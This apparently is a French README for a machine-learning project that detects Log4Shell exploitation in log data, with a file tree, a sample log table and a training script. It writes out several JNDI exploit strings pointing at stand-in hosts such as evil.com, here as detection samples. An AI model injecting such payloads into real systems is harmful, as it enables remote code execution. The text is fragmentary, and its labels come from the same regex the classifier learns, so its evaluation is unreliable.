
Ce dépôt fournit une analyse approfondie de la vulnérabilité Log4Shell (CVE-2021-44228) et met en œuvre une approche basée sur l'apprentissage automatique pour détecter les tentatives d'exploitation dans les données de journaux.

Ce dépôt fournit une analyse approfondie et l'implémentation d'un système de détection de la menace Log4Shell (CVE-2021-44228) basé sur l'apprentissage automatique. Il comprend :
${jndi:ldap://malicious-server.com/exploit}
📂 Log4Shell-Threat-Detection
│── 📄 README.md
│── 📂 datasets
│   ├── log4shell_logs.csv (50 MB)
│   ├── benign_logs.csv (30 MB)
│── 📂 scripts
│   ├── feature_extraction.py
│   ├── log_preprocessing.py
│   ├── model_training.py
│   ├── model_evaluation.py
│── 📂 results
│   ├── log4shell_model.pkl
│   ├── evaluation_metrics.json
│   ├── detection_results.csv
│   ├── graphs/
│── 📂 reports
│   ├── Log4Shell_Threat_Detection_Report.pdf
│── 📂 resources
│   ├── references.txt
│── 📄 requirements.txt
│── 📄 LICENSE
| Horodatage | IP source | IP de destination | Requête | Code de statut | User-Agent | Message de journal |
|---|---|---|---|---|---|---|
| 2023-02-01 12:10:25 | 192.168.1.5 | 45.33.32.156 | GET /api/login | 200 | curl/7.64 | ${jndi:ldap://malicious.com/exploit} |
| 2023-02-01 12:11:10 | 172.16.10.3 | 132.154.23.1 | POST /data | 500 | Java/1.8.0 | Message de journal normal |
| 2023-02-01 12:12:45 | 10.10.10.5 | 203.0.113.7 | GET /search | 403 | Mozilla/5.0 | ${jndi:dns://evil.com/exploit} |
jndi, ldap, rmi et dnsimport pandas as pd
import re
from sklearn.model_selection import train_test_split
from sklearn.ensemble import RandomForestClassifier
from sklearn.feature_extraction.text import TfidfVectorizer
from sklearn.metrics import classification_report
# Load dataset
df = pd.read_csv("datasets/log4shell_logs.csv")
# Feature Engineering - Extracting JNDI patterns
df["log_contains_jndi"] = df["Log Message"].apply(lambda x: 1 if re.search(r'\$\{jndi:', str(x), re.IGNORECASE) else 0)
# Text vectorization
vectorizer = TfidfVectorizer()
X = vectorizer.fit_transform(df["Log Message"])
y = df["log_contains_jndi"]
# Train-test split
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.3, random_state=42)
# Train model
clf = RandomForestClassifier(n_estimators=100, random_state=42)
clf.fit(X_train, y_train)
# Predictions
y_pred = clf.predict(X_test)
# Model Evaluation
print(classification_report(y_test, y_pred))


git clone https://github.com/yourgithub/Log4Shell-Threat-Detection.git
cd Log4Shell-Threat-Detection
pip install -r requirements.txt
python scripts/model_training.py
results/.